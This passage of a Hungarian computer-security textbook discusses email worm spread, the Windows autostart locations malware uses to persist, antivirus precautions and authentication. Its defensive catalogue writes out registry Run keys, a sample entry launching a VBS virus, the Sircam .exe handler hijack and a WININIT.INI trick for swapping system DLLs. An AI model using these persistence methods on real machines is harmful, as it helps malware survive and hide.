A ciklusidő körülbelül megegyezik azzal az időtartammal, amilyen sűrűn egy átlagfelhasználó elolvassa a leveleit, hiszen gyakorlatilag ennyi idő telik a kiinduló gépről való elküldés és a célgépen való vírusaktivizálódás között (az e-mail célba jutási ideje gyakorlatilag elhanyagolható a többi időtényező mellett). Ezt az időt kb. 20 percnek becsülhetjük (ld. G. Szappanos: I-**Worm.Mimail**, Virus Bulletin, 2003. szeptember). Ismét csak összehasonlításként egy boot vírus esetében nehezen megbecsülhető ez az idő, de minimum annyi idő kellett hozzá, amíg a fertőzött floppy az egyik gépről eljutott a másikra, és ott benn felejtődött rendszerinduláskor. Mindehhez legalább néhány óra kellett.

Mi lehet a kiút? Vizsgáljuk sorra a meghatározó paramétereket, hogyan lehet a változtatásukkal a vírusfertőzés mértékét csökkenteni.

a: elnyelési arány. Növelni kell azoknak a rendszereknek és levelezőprogramoknak az arányát, ahol a vírusok életképtelenek. Vagy alternatív operációs rendszereket kell

használni, vagy pedig feltelepíteni azokat a biztonsági javításokat, amelyek a Windows rendszereken gátolják az e-mail vírusok terjedését. Ugyanide tartoznak a víruskereső által bevezetendő generikus, nem konkrét vírusfelismerésen alapuló módszerek.

g: sokszorozási arány. Csökkenteni kell a kirajzó víruspéldányok számát, akár úgy, hogy a levelesládák méretét csökkentjük, akár úgy, hogy a sebezhető Outlook biztonsági javításait feltelepítjük.

τ: ciklusidő. Ennek a növelése nem reális, a felhasználók aligha kényszeríthetők arra, hogy ritkábban olvassanak levelet.

p: védett gépek aránya. Ez nagyon egyszerű, minél több (lehetőleg az összes) számítógépet automatikusan frissülő vírusvédelemmel kell ellátni.

$\mathbf{t_0}$ felismerésig eltelt idő. A víruskereső fejlesztők oldaláról ez azonnali reagálási képességet igényel. Szerencsére a szakma felismerte az összefogás elengedhetetlen szükségességét, és olyan riadóláncokat hozott létre, amelyek révén pillanatok alatt értesülhetnek a résztvevők a felbukkant új veszélyekről. Másfelől, a rendszergazdáknak is készen kell állniuk arra, hogy a vírusvadászok által kiadott riasztás után azonnal, akár az éjszaka közepén is frissítsék gépeiket, vagy erre automatikus megoldásokat dolgozzanak ki.

Modellkísérletek alapján ezek közül a legfontosabb a reakcióidő csökkentése, ennek révén lehet a leghatékonyabban csökkenteni a vírusincidens során a fertőzött gépek számát. A témában elérhető még: Szappanos G.: A vírusvédelem és biztonságvédelem legújabb feladatai – előadás, VIII. Országos (centenáriumi) Neumann Kongresszus, 2003.

Referencia:

T. Vogt: Simulating and optmising worm propagation algorithms,
http://lemuria.org/security/WormPropagation.pdf

4.2.11.1 Windows rendszerindítási sorrend

Gyakori probléma, hogy felhasználók azzal fordulnak hozzánk, hogy gyanús jeleket mutat a számítógépük, folyamatos Internet forgalmat generál, lassabban reagál a szokásosnál. Ekkor felmerül a gyanú, hogy nem kívánt kártevő telepedett fel a gépre. Ezt a kártevőt kell felkutatnunk egy ismeretlen számítógépen.

A rezidens kártevőknek a Windows rendszerek alatt is biztosítaniuk kell az aktivizálódás lehetőségét. Ezért általában valamilyen ponton be kell avatkozniuk a normál rendszerindítási sorrendbe.

4.2.11.2 Automatikus indítási lehetőségek

A Windows operációs rendszerek számos lehetőséget biztosítanak arra, hogy egy program automatikusan, a felhasználó beavatkozása nélkül elinduljon. Mivel a vírusok számára létfontosságú, hogy minden rendszerindításkor aktivizálódjanak, tanulságos áttekinteni ezeket a módszereket, már csak azért is, hogy vírusgyanús szituációban tudjuk, merre kell körülnézni vírusnak látszó tárgyakat keresve.

1. Autostart könyvtár

A Start menüben is elérhető könyvtárban elhelyezett programok automatikusan elindulnak minden rendszerindításkor. Ezek a programok a merevlemez egy speciális könyvtárában tárolódnak. Ennek a könyvtárnak a neve az operációs rendszer nyelvi verziójától függ:

C:\windows\start menu\programs\startup {angol}

C:\windows\Menu Démarrer\Programmes\Démarrage {francia}

C:\windows\All Users\Menu Iniciar\Programas\Iniciar { portugál, brazil }

C:\windows\Start menü\Programok\Indítópult {magyar}

Ennek a könyvtárnak a helye a regisztrációs adatbázisban tárolódik az alábbi kulcsok alatt:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders]
Startup="C:\windows\start menu\programs\startup"
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
Folders]
Startup="C:\windows\start menu\programs\startup"
```

Ezen a helyen azok a programok vannak, amelyek az adott felhasználó bejelentkezése után végrehajtódnak. Minden egyes felhasználóra az alábbi kulcsok érvényesek:

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\User Shell
Folders]
"Common Startup"="C:\windows\start menu\programs\startup"
```

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Shell
Folders]
"Common Startup"="C:\windows\start menu\programs\startup"
```

Több felhasználó esetében Windows 2000 alatt a

Documents and Settings\{felhasznalo}\start menu\programs\startup

Windows NT alatt a

windows\profiles\{felhasznalo}\start menu\programs\startup

könyvtárak tartalma hajtódik végre rendszerindításkor, ahol {felhasznalo} az adott felhasználóhoz rendelt azonosító. Az összes felhasználóra a

Documents and Settings\All Users\start menu\programs\startup illetve

windows\profiles\All Users\start menu\programs\startup könyvtárak vonatkoznak.

A felhasználói profilokat tartalmazó könyvtárakat a fenti, alapértelmezett értékekhez képest meg lehet változtatni, a

```
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows NT\ProfileList
```

regisztrációs adatbázisbeli kulcs módosításával.

2. Win.ini

Még a Windows 3.0-ban megismert módon a **WIN.INI** konfigurációs állományban is be lehet jegyezni alkalmazásokat automatikus indításra, mégpedig két helyen is, a load és a run kulcs alatt. Több alkalmazás is felsorolható, kettősponttal elválasztva egymástól.

```
[windows]
load=file.exe
run=file.exe
```

A két lehetőség között az a különbség, hogy a load sorban bejegyzett programok ikonizált formában, minimalizált ablakban indulnak el, míg a run sorban levők teljes ablakban.

3. System.ini

Még a Windows 3.0-ban megismert módon a **SYSTEM.INI** konfigurációs állományban is be lehet jegyezni alkalmazásokat automatikus indításra. A *boot* szekcióban felsorolt eszközmeghajtókat a Windows automatikusan betölti rendszerindításkor. Vírusok nem használják ezt az aktivizálódási módszert.

4. c:\windows\winstart.bat

Ismét csak a Windows 3.0-ból származó maradvány. Ha a Windows indításakor talál egy **WINSTART.BAT** nevű állományt, akkor azt, mint egy közönséges batch fájlt, végrehajtja. Arra szolgált annak idején, hogy a DOS memória kímélése végett külön lehessen betölteni a Windows-specifikus drivereket.

Csak akkor történik meg a **WINSTART.BAT** futtatása, ha a Windows-t 386-os üzemmódban indítják. Mivel manapság elég ritka, hogy *real* vagy *standard* üzemmódban futtatnának Windowsokat, nem sok megszorítást jelent ez a feltétel.

5. Registry

A 32 bites Windows rendszerek regisztrációs adatbázisában több helyen is be lehet jegyezni a rendszerindításkor automatikus indításra szánt programokat. Az alábbi helyek ismertek:

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\000x]
```

Az alábbi formákban

```
Command1=C:\WINME\WScript.exe C:\WINDOWS\VIRUS.VBS
```

```
Command2="rundll32.exe C:\WINME\SYSTEM\SHELL32.DLL,Options_RunDLL 1"
```

Ahol *Command1* esetében a **C:\WINDOWS\VIRUS.VBS** szkript hajtódik végre, míg a *Command2* sor a **SHELL32.DLL** függvénykönytár *Options_RunDLL* függvényét hívja meg az „1” paraméterrel.

A *RunOnce* bejegyzések csak egyszer, a következő rendszerindításkor hajtódnak végre, ezután az operációs rendszer törli a bejegyzést.

A fenti bejegyzések minden felhasználóra vonatkoznak. Csak az éppen aktuális felhasználóra vonatkozóan az alábbi helyekre kell bejegyezni:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
```

6. c:\windows\wininit.ini

Ezt az állományt a telepítő programok használják arra, hogy csak egyszer futtatandó programokat jegyezzenek bele. Következő rendszerinduláskor a **WININIT.INI** tartalmát értelmezi és végrehajtja a Windows, majd törli az állományt.

Arra alkalmas, hogy azokat a rendszerállományokat, amelyeket a Windows használ, és nem lehet felülírni őket, következő rendszerindításkor le lehessen cserélni. Az alábbi bejegyzés például

```
[rename]
C:\WINDOWS\SYSTEM\advapi32.dll=C:\WINDOWS\SYSTEM\advapi32.tmp
```

a következő rendszerindításkor lecseréli az **ADVAPI32.DLL**-t az **ADVAPI32.TMP**-re.

De ugyanezzel a módszerrel törölni is lehet, ha célnak a szimbolikus NUL –t adjuk meg, pl. az alábbi bejegyzéssel:

```
[rename]
NUL=C:\WINDOWS\SYSTEM\advapi32.dll
```

Azok a vírusok alkalmazzák ezt a módszert, amelyek módosítani kívánják valamelyik olyan rendszerállományt (pl. a hálózati kommunikációt végző **WSOCK32.DLL**-t), amelyet a Windows folyamatosan fog, és nem ad hozzá írási hozzáférést.

7. Autoexec.bat

Az ebbe bejegyzett programok a legtöbb esetben és operációs rendszerben lefutnak rendszerindításkor.

8. Registry Shell Parancsok

A regisztrációs adatbázis tartalmazza az egyes programtípusok indulásakor végrehajtandó parancsot is. A [HKEY_CLASSES_ROOT] szekcióban szerepelnek a regisztrált kiterjesztés típusok. Így például a *.exe* kiterjesztés bejegyzését elolvasva látható, hogy az az *exefile* típusba tartozik. Tovább böngészve az *exefile* bejegyzés alatt a *shell\open\command* albejegyzés határozza meg, mi történjék, ha valaki egy exefile típusú állományra kattintana. Ennek értéke általában *"%1" %**, ami az egyszerű végrehajtást jelzi a parancssori paraméterek átadásával.

Például a .exe kiterjesztésű állományok esetében a végrehajtást a **Sircam** vírus az alábbi bejegyzéssel irányítja magára:

```
[HKEY_CLASSES_ROOT\exefile\shell\open\command] C:\recycled\sirc32.exe "%1" %*"
```

9. Explorer indítás

Windows 95,98,ME

Az **Explorer.exe** a **SYSTEM.INI** shell bejegyzése alapján kerül végrehajtásra. Pontosabban az emellett a bejegyzés mellett szereplő programot tekinti az operációs rendszer betöltendőnek. Általában ez az **EXPLORER.EXE**, de bizonyos csökkentett hozzáférést biztosító rendszereknél ez lehet más is. Ha például nem akarjuk, hogy a felhasználó könnyen hozzáférjen a rendszerhez, akkor itt szerepelhet például a **WINWORD.EXE**. Ebben az esetben rendszerinduláskor a szokásos desktop helyett a Word alkalmazás indul el, és abból kilépéskor csak a csupasz tálca marad előttünk. Csak a Windows újraindítása az egyetlen lehetőség, amikor is megint a Word fogad minket.

Az Explorer paraméterként más futtatandó programok neveit is megkaphatja. Így például a **file.exe** program lefuttatására az alábbi bejegyzés szolgál:

```
[boot]
Shell=Explorer.exe file.exe
Windows NT/2000
```

Rendszerindításkor az operációs rendszer beolvassa a

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
```

kulcsot, és betölti. Alapértelmezésben ez az **Explorer.EXE**.

A gond ott van, amikor rendszerindításkor a Windows elkezdi keresni a futtatandó programokat. Amennyiben nem teljes elérési utat, hanem csak relatívat kap, akkor az alábbi sorrendben keres:

1. C:\ gyökérkönyvtár
2. Aktuális könyvtár
3. A `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\Path` regisztrációs bejegyzésben levő könyvtárak
4. `HKEY_CURRENT_USER\Environment\Path` regisztrációs bejegyzésben levő könyvtárak

Így például a **Code Red II** által létrehozott trójai komponens, amely **C:\EXPLORER.EXE** néven jön létre, minden rendszerindításkor elindul.

A **Dumaru** vírus változatai pedig azt használják ki, hogy ha ugyanezen kulcs alatt az **explorer.exe**-nek paraméterként egy másik programnevet adunk meg, akkor rendszerinduláskor lefuttatja azt a programot, ami a vírus rendszerkönyvtárba másolt példánya.

10. Windows service-ek

Windows NT/2000 alatt a bejegyzett service-ek a

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]
```

kulcs alatt lehet megtalálni. Ezt a lehetőséget a vírusok nem szokták kihasználni.

A többféle helyen megtalálható automatikusan induló programokat az alábbi betöltési hely szerinti sorrendben indítja el az operációs rendszer:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
StartUp könyvtár
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

A `HKEY_LOCAL_MACHINE\...\RunOnce` kivételével az összes többi helyről indított program, aszinkron módon anélkül indul, hogy az előző befejeződne.

11. Appinit DLL

Windows NT/2000/XP rendszereken él ez a beállítás, amit a regisztrációs adatbázis a

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Windows]
```

kulcs alatt tárol az AppInit_DLLs érték alatt. Ha itt valamilyen DLL be van állítva, akkor az minden esetben végrehajtódik, valahányszor a Windows egy programot lefuttat. A **Win32.Elkern** féreg ezt a módszert használja automatikus indulásra.

4.2.12 Teendők a hatékony vírusvédelem érdekében

Néhány pontban összefoglalható, mivel előzhetők meg nagy eséllyel a vírusincidensek.

4.2.12.1 Levelező szerver oldali teendők

1. **A levelező szerveren fusson vírusvédelemmel kombinált levélszűrés.** A kereskedelmi forgalomban levő legfontosabb levelezőrendszerekhez kínálnak vírusvédelemmel kombinált levélszűrő programokat. Ezek egy vagy több, illesztett víruskereső motort használnak, és a be- valamint kimenő levelek vírusellenőrzését biztosítják. Figyelni kell arra, hogy a használt víruskeresők a létező legfrissebb adatbázissal fussanak, ezt akár naponta történő ellenőrzéssel is biztosítani kell.
2. **A levelező szerveren lépjenek életbe általános korlátozó szűrési szabályok** Még a naprakész víruskeresők sem képesek lépést tartani minden esetben az új vírusokkal-. Ezért olyan általános szabályokat kell elfogadni, amelyek jelentősen korlátoznák az e-mailen keresztül terjedő vírusok és férgek terjedését. A levelezőszerveren nem szabad átengedni semmilyen futtatható állományt (.COM, .EXE, .VXD, .SCR, .VBS, ...) mellékletként. Ha valakinek szüksége van ilyen továbbküldésére, akkor az tömörítvénybe (ZIP, ARJ) csomagolva átmehet, viszont a magukat automatikusan így továbbküldő kártevők így jól kiszűrhetők. Ugyanúgy blokkolni kell minden, az ugyancsak e-mail férgek által használt, kettős kiterjesztésű (.TXT.VBS, .BMP.PIF, ...) levélmellékletet.

4.2.12.2 Felhasználó oldali teendők

1. **Minden PC-n fusson aktív vírusvédelem.** Legyenek legálisan megvásárolt víruskereső programok, ezeket használni kellene, lehetőleg minden számítógépen memória-rezidensen.
2. **Kerüljük a Word dokumentumok és Excel munkalapok használatát.** A makróvírusok szinte kizárólag ezekben a fájlokban tárolódnak. A terjedésük legfontosabb forrása ezen állományok cseréjén keresztül történik. Ha mindenképpen elektronikus formátumban kell átadnunk dokumentumokat, akkor a DOC formátum helyett használjunk olyan formátumot, amelyben nem terjednek a makróvírusok. Így Word fájlokat DOC helyett RTF formátumban, Excel fájlokat pedig CSV formátumban ajánlott továbbadni. Sőt, amennyiben csak a szöveges információ továbbadása a fontos, használjunk TXT formátumot.
3. **Office 97 és Office 2000 használata esetén kapcsoljuk be a makróvírus védelmet.** Ez figyelmeztetni fog, ha olyan dokumentumot nyitnánk meg, amely makrókat tartalmaz. Office 2000 esetében a vírusvédelem szintjét állítsuk a legmagasabbra, ekkor csak megbízható forrásból származó makrókat lehet lefuttatni.
4. **Semmilyen e-mail mellékletet ne nyissunk meg ellenőrzés nélkül.** Először mentsük ki a mellékletet, majd ha a vírusellenőrzés tisztának találja azokat, csak akkor nyissuk meg őket. Bármennyire is ártalmatlannak tűnik a melléklet, és bármennyire is közeli ismerősről van szó, ne bízzunk benne.
5. **Tiltsuk meg, hogy a Windows elrejtse az ismert fájlkiterjesztéseket.** Az e-mail férgek egy része kihasználta ezt a szolgáltatást, és kettős kiterjesztésű állományban terjedt. Például a **`Loveletter`** .TXT.VBS kiterjesztést használt. A Windows elrejti az ismert VBS kiterjesztést, így a féregprogram egyszerű .TXT szövegállománynak tűnhet. Minden kettős kiterjesztésű levélmelléklet vírusgyanús.

6. **Töltsük le és telepítsük a legfrissebb biztonsági javításokat.** Ma már egyre több vírus használja ki az operációs rendszerek és az alkalmazói programok (Internet Explorer, Outlook, …) biztonsági hibáit, és ezek felhasználásával próbálja átvenni a vezérlést a számítógépen. Ezért rendszeresen ellenőrizni kell, kijöttek-e új biztonsági javítások, és ha igen, azokat fel kell telepíteni.

4.2.13 Információforrások

A tanulmány műfajából adódik az a hátránya, hogy elkészülte után már nem lehet frissíteni az információanyagát. Ezért fontos tudni, honnan lehet naprakész információkat szerezni. Természetesen az Internetről. Ebben a fejezetben a legfontosabb forráshelyeket soroljuk fel. Mint minden lista, ez is szubjektív, kimaradhatott belőle néhány nagyon hasznos forrás.

4.2.13.1 Online vírusenciklopédiák

A legtöbb víruskereső program honlapján részletes vírusleírásokkal feltöltött vírusenciklopédia várja az odalátogatókat. Itt naprakész információk találhatók még a legújabb vírusokról is. Mivel a víruskereső cégek alkalmazzák a legjobb szakembereket, a legpontosabb információforrásoknak ezek a helyek tekinthetők. Alábbi listánkon a teljesség igénye nélkül megpróbáljuk felsorolni azokat a helyeket, ahol szerintünk a leghasznosabb információk találhatók.

- Szappanos G.: Kirándulás a számítástechnika sötét oldalára, Kiadó: VirusBuster kft., 2003

  `http://www.virusbuster.hu/hu/termekek/antivirus/konyv_`

- A VirusBuster vírusenciklopédiája:

  `http://www.virusbuster.hu/hu/viruslabor/`

- A Symantec vírusenciklopédiája:

  `http://www.symantec.com/avcenter`

- A Kaspersky Antivirus vírusenciklopédiája:

  `http://www.viruslist.com`

- A Sophos Antivirus vírusenciklopédiája:

  `http://www.sophos.com/virusinfo`

- A Networ Associates vírusenciklopédiája:

  `http://vil.nai.com`

4.2.13.2 Víruskeresők tesztelésével foglalkozó weboldalak

Gyakori kérdés, hogy melyik a jó víruskereső program, illetve, hogy egy adott program mennyire jó. Erre egyszerű válasz nem adható, mert a minőség több szempontból is vizsgálható: vírusfelismerés, gyorsaság, stabilitás, könnyű használhatóság. Szerencsére több független szervezet is foglalkozik víruskeresők minősítésével.

4.2.13.2.1 Virus Test Center

A hamburgi ***Virus Test Center*** körülbelül félévente végez összehasonlító teszteket. A gyűjteményükben szereplő valamennyi vírusra ráeresztik a víruskeresőket, és megnézik, azok mennyit detektálnak közülük.

A tesztnek számos előnye van a többi ismertetettel szemben. Egyrészt ellenőrzik a megbízhatatlan azonosításokat, vagyis ha egy vírus (amely ugye több példányban is szerepel a tesztben) különböző példányait különböző név alatt ismeri fel a program, vagy ha nem mindegyik példányt ismeri fel. Ugyanakkor messze ez a legnagyobb víruspopulációt felvonultató teszt, mivel az összes ismert vírust tartalmazza, nem áll fenn az a veszély, ami kisebb gyűjteményeknél, hogy pont azt a pár vírust szemelték ki, amelyek az adott víruskereső jól ismer.

További információk: `http://agn-www.informatik.uni-hamburg.de/vtc/naveng.htm`

4.2.13.2.2 Virus Bulletin 100%

Az egyetlen, kizárólag vírusokkal foglalkozó folyóirat szakmai hírnevéhez méltó alapossággal dolgozta ki a tesztelési eljárását. Kéthavonta értékeli a keresőket, minden hónapban más kategóriában (DOS, Windows, Win95, WindowsNT, Netware, OS/2, Linux,…). A tesztjeikben ellenőrzötten csak szaporodásra képes vírusok szerepelnek.

Az a víruskereső kapja meg a megtisztelő *Virus Bulletin 100%* minősítést/díjat, amelyik a Wild-listán levő összes vírust detektálja mind rezidens, mind keresési üzemmódban.

További információk: `http://www.virusbtn.com`

4.2.13.2.3 ICSA Certification

Az International Computer Security Association már jó ideje szintén kidolgozott egy módszert a víruskeresők és más számítógépes biztonságtechnikai termékek minősítésére. Két kritérium alapján ítélik oda a minősítést. Egyrészt a Wildlistán szereplő vírusok mindegyikét detektálni kell, másrészt az ICSA gyűjteményének legalább 90%-át.

Amelyik kereső ezt teljesíti, az megkapja a minősítést. Minden minősített terméket évente legalább négyszer szúrópróbaszerűen újraellenőriznek. Ha egy termék nem felel meg a kritériumoknak, akkor a fejlesztők 1 hetet kapnak arra, hogy orvosolják a problémát, és a frissítést nyilvánosan is hozzáférhetővé tegyék. Tehát a csak a tesztelőknek gyorsan megírt és lefordított verzió nem elegendő.

A rendszer előnye, hogy folyamatosan ellenőrzi a minőséget, és a véletlenszerűség miatt a fejlesztőknek egyenletesen kell a magas színvonalat teljesíteniük.

További információk:
`http://www.icsalabs.org/html/communities/antivirus/index.shtml`

4.2.13.2.4 Secure Computing Checkmark

A teszt kizárólag csak a Wild-listán levő vírusokat használja, vagyis azokat, amikkel a felhasználók a valós életben találkozhatnak. Amelyik víruskereső ennek a gyűjteménynek minden egyes darabját felismeri, az megkapja a minősítést. Legalább háromhavonta újra ellenőriznek minden egyes minősített terméket, és ha azok megbuknak rajta, akkor 6 hetet kapnak a hiányosságok pótlására.

További információk: `http://www.check-mark.com`

4.3 Autentikáció és autorizáció

A két fogalom szorosan kapcsolódik egymáshoz, és ez a kapcsolat az egymáshoz viszonyított sorrendiségben is meghatározott, ugyanis többnyire az autentikáció megelőzi az autorizációt.

4.3.1 Autentikáció

Magyarul: hitelesítés. A hitelesítés olyan folyamat, amely arra szolgál, hogy egy entitás bizonyítsa az önmagáról állítottak valódiságát.

A bizonyításnak elfogadott módszerek három csoportra oszthatók. A „mit tudsz?" kérdésre adott válasz (*tudás*: jelszó, PIN-kód), a „mid van?" kérdésre bemutatott eszköz (*tulajdonlás*[11]: kártya, igazolvány, kulcs stb.) és a „ki vagy?" kérdésre adott az egyénre jellemző biológiai adat (*tulajdonság*: ujjlenyomat, hang, DNS-minta stb.) alkotja ezt a hármast.

Honnan ered és hogyan működik? Történet és fejlődés.

A kezdetekben a számítógépes rendszerek esetén úgy működött a levelezés, hogy a feladó címét (a postai levélhez hasonlóan) maga a feladó adta meg. Később alkalmazni kezdték az adott rendszerbe történő belépés esetén az azonosítók használatát. Sajnos manapság is található olyan rendszer, amihez nem kell jelszót beírni, csak az azonosítót kell megadni, és a belépés megtörténik.

Később következtek a jelszavas rendszerek, amikor az azonosítóhoz meg kellett adni egy jelszót is, így védve az azonosítóval történő visszaélések és az azonosító alatt tárolt adatok jogosulatlan külső hozzáférése ellen a rendszert. Eleinte kódolatlanul tárolták a jelszavakat, így a belépni tudók megtudhatták mások jelszavát is. Később kódolva tárolták a jelszavakat, de a jelszófájlhoz hozzáférhettek a felhasználók, és különböző technikákkal megfejthették a jelszavakat. Végül manapság a biztonságra adó rendszerekben a jelszófájl is el van rejtve a mezei felhasználó elől.

A következő mérföldkő a különböző azonosító eszközök megjelenése volt, melyek bemutatásával a rendszer elfogadta a hozzáférést. Az eszköz alatt a legtöbb esetben valamilyen kártyát értünk, de ma már lehetnek egyéb elektronikai termékek is akár kulcstartónak álcázva eredendő feladatukat. Ezekkel az eszközökkel részletesebben foglalkozik a 0 fejezet.

Az eddigiekhez képest a legpontosabb választ a biometria adja arra, hogy valaki valóban az-e, akinek állítja magát. A biometria az egyént azonosítja, de fontos kiemelni, hogy ez sem ad tökéletes és minden körülmény közepette alkalmazható megoldást. A legelterjedtebb azonosítás-típusok az ujjlenyomat-, a szem- (retina vagy írisz), és a hangalapú azonosítások, de léteznek kereskedelemben is elérhető megoldások a tenyérlenyomat-, az arcfelismerés- vagy éppen a DNS-alapú azonosítás elvégzésére. A hatékonyságban (téves azonosítások és téves elutasítások arányszámai) és az árban (párezer Ft-tól sokmillió Ft-ig) nagy az eltérés még egyazon módszer alapján dolgozó eszközök között is. [Biometria]

A korszerű és biztonságos rendszerek a három módszer közül legalább kettőt alkalmaznak, de lehetséges mindhárom módszer alkalmazása. Ilyen esetben alkalmazható olyan intelligens kártya (*tulajdonlás*), melynek használatához PIN-kód megadása szükséges (*tudás*), de a hitelességet biometrikus (pl. ujjlenyomat) adatok igazolják (*tulajdonság*).

[11] Bankkártyák esetén a *bank a tulajdonos*, az *ügyfél a birtokos*!

A biometrikus rendszerek ellen is léteznek támadások (pl. az eredetinek megfelelő szilikon ujj) és a támadások elleni védekezések (élő ujj figyelése), majd ezek ellen újabb támadások attól függően, hogy az adott védekezés min alapul. Minél összetettebb egy rendszer, annál drágább mind védeni, mind támadni, és az *adatvédelem szabályait is folyamatosan figyelembe kell venni*!

Mi ellen véd? Kockázatcsökkenés módja.

Az autentikáció célja, hogy védjen a bizalmasság megsértése ellen, hogy ne tudjon korlátozás nélkül bárki hozzáférni mások adataihoz, és ne tudjon az azonosítójával a nevében fellépni. Amennyiben ez a hozzáférés megtörtént, úgy a sértetlenség is veszélyben van (pl. módosítják a felhasználó alkalmazásait, és a rendelkezésre-állás is sérülhet (pl. elérhetetlenné teszik az elektronikus postafiókját).

Közvetett módon az autentikáció többmindenre kihat, így a hozzáférés-védelemre, a jogosultságok megszerzésére, a digitális aláírások hitelességére, de megfelelően magas szintre eljutva a nyomok eltűntetésében is részt vehet a támadó, így a kockázat-spektruma nagy az autentikációs eljárásoknak és folyamatoknak, amennyiben azok nem megfelelőek vagy nem megfelelően működnek.

Fontos kiemelni a kockázatcsökkentésnek azt a módját, amikor saját magunk teszteljük, hogy egy adott autentikációs eljárás mennyire erős. Ilyen ellenőrzés a jelszavak erősségének ellenőrzése. A jelszavak egyirányú kódolással és védett helyen történő tárolása még nem védi teljes körűen a próbálkozások ellen a rendszert. Ha tudható valakiről, hogy mi a kedvenc állata vagy együttese, akkor feltételezhető, hogy ebből a körből választ magának jelszót is. A különböző jelszófejtő alkalmazásokat a rendszergazda is futtathatja, hogy így észlelje a könnyen fejthető jelszavakat (ha ő megfejti, akkor más ugyanúgy megfejtheti), és ez alapján felszólíthatja a felhasználót biztonságosabb jelszó választására. [Jelszavak]

El kell ismerni, hogy egyes esetekben olyan jelszófejtő alkalmazások is léteznek (pl. Windows jelszavakra a *l0phtcrack* vagy Unix rendszerekre a *Crack*), melyekkel a támadók a rendszerben lévő felhasználói jelszavak közül többet is megszerezhetnek, és azzal belépve a rendszerbe, a felhasználó jogosultságaitól függően továbbléphetnek, további kockázatokat eredményezhetnek a rendszerben. Ez ellen nemcsak az erős jelszavakkal vagy a jelszófájlok elrejtésével védekezhetünk, de sokszor azzal is, hogy az operációs rendszert frissítünk vagy váltunk attól függően, hogy melyik lépés szünteti meg az adott sebezhetőséget.

A jogosulatlan hozzáférés szempontjából fontos, hogy megakadályozzuk a továbblépést, így kerülendő, hogy egy adott címről automatikus továbblépést engedélyezzünk. Régebben volt nagyon elterjedt Unix rendszereken a **`.rhosts`** fájl használata a távoli bejelentkezéshez (*`rlogin`*), amikor ebben a fájlban adta meg a felhasználó, hogy ha adott helyről érkezik adott azonosítóval egy belépési kérés, akkor azt engedélyezni kell. Ez kényelmes volt, amikor a különböző gépek között kellett átjárni, de amennyiben egy helyen feltörték az azonosítót, úgy onnan a többi helyre már minden többlet autentikáció nélkül lehetett továbbmenni. Az ilyen beállításokat kerülni kell azokon a rendszereken is, melyeken lehetőség van rá. Hasonlóan óvatosan kell bánni a Windows rendszereken a megosztási lehetőséggel (sharing), amikor egyes alkönyvtárakat vagy netán az egész háttértárat megosztja a felhasználó, mert ha nem köti autentikációhoz a belépést, akkor bárki hozzáférhet az adataihoz, a rendszeréhez. Ha a hozzáférés tudatos, akkor is figyelni kell a jogosultság-beállításokra (ld. 4.3.2) és az *időszakra*, tehát csak addig engedélyezzük ezt az állapotot, amíg erre szükség van, és utána állítsuk vissza az előző állapotot. Ha rendszeresen előfordul ilyen hozzáférési igény, akkor inkább más megoldást kell alkalmazni (pl. FTP szerveren szoktak **`/incoming`** mappát nyitni, ahova feltölthetnek a felhasználók anyagokat, de ebben az esetben a felhasználható területet maximálni

kell, hogy nagy mennyiségű adattal ne tudják telíteni az egyébként más szolgáltatást is nyújtó rendszert).

Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

A biometrikus és az eszköz-alapú autentikáció költségei a tárgyi igények miatt széles skálán mozognak. Egyes esetekben a kifejlesztés költségei is olyan nagyok, hogy az alkalmazások nem férhetők hozzá szabadon, de megfelelő hardver-elem nélkül nem is érnénk vele sokat. A tárgyi eszközöknél van rá példa, hogy egyes elemek ingyen is beszerezhetők, de a működéshez és a felhasználáshoz kapcsolódó többi rendszerelem ára újfent széles skálán mozog. Két példával illusztráljuk ezt az állítást:

- Intelligens kártya-rendszer fejlesztése Linuxon: adott a M.U.S.C.L.E. projekt [MUSCLE], melynek keretében szabadon elérhetők szoftverek, de a kártya és a kártyaolvasó megvásárlása nehezen kerülhető el. Már az is szerencsés, aki olyan olvasót vásárol, ami más gyártó kártyáit is kezelni tudja, és kártyák tekintetében sem mindegy, hogy melyik változatot vásárolja meg a felhasználó. Sok esetben a kártyák darabára nagyobb tétel esetén jelentősen olcsóbb, de otthoni felhasználásra a tízes csomag is sok.

- Egyszerhasználatos jelszógeneráló eszköz: ingyenesen megrendelhető volt az egyik legnevesebb cég terméke, de a szerver-komponens elem pénzbe került, és annyiba, hogy abban biztos benne volt az ingyenesen kipostázott kulcstartó méretű eszköz ára is, amit vélhetően jóval többen igényeltek, mint ahányan utána a hozzávaló rendszert is megvásárolták.

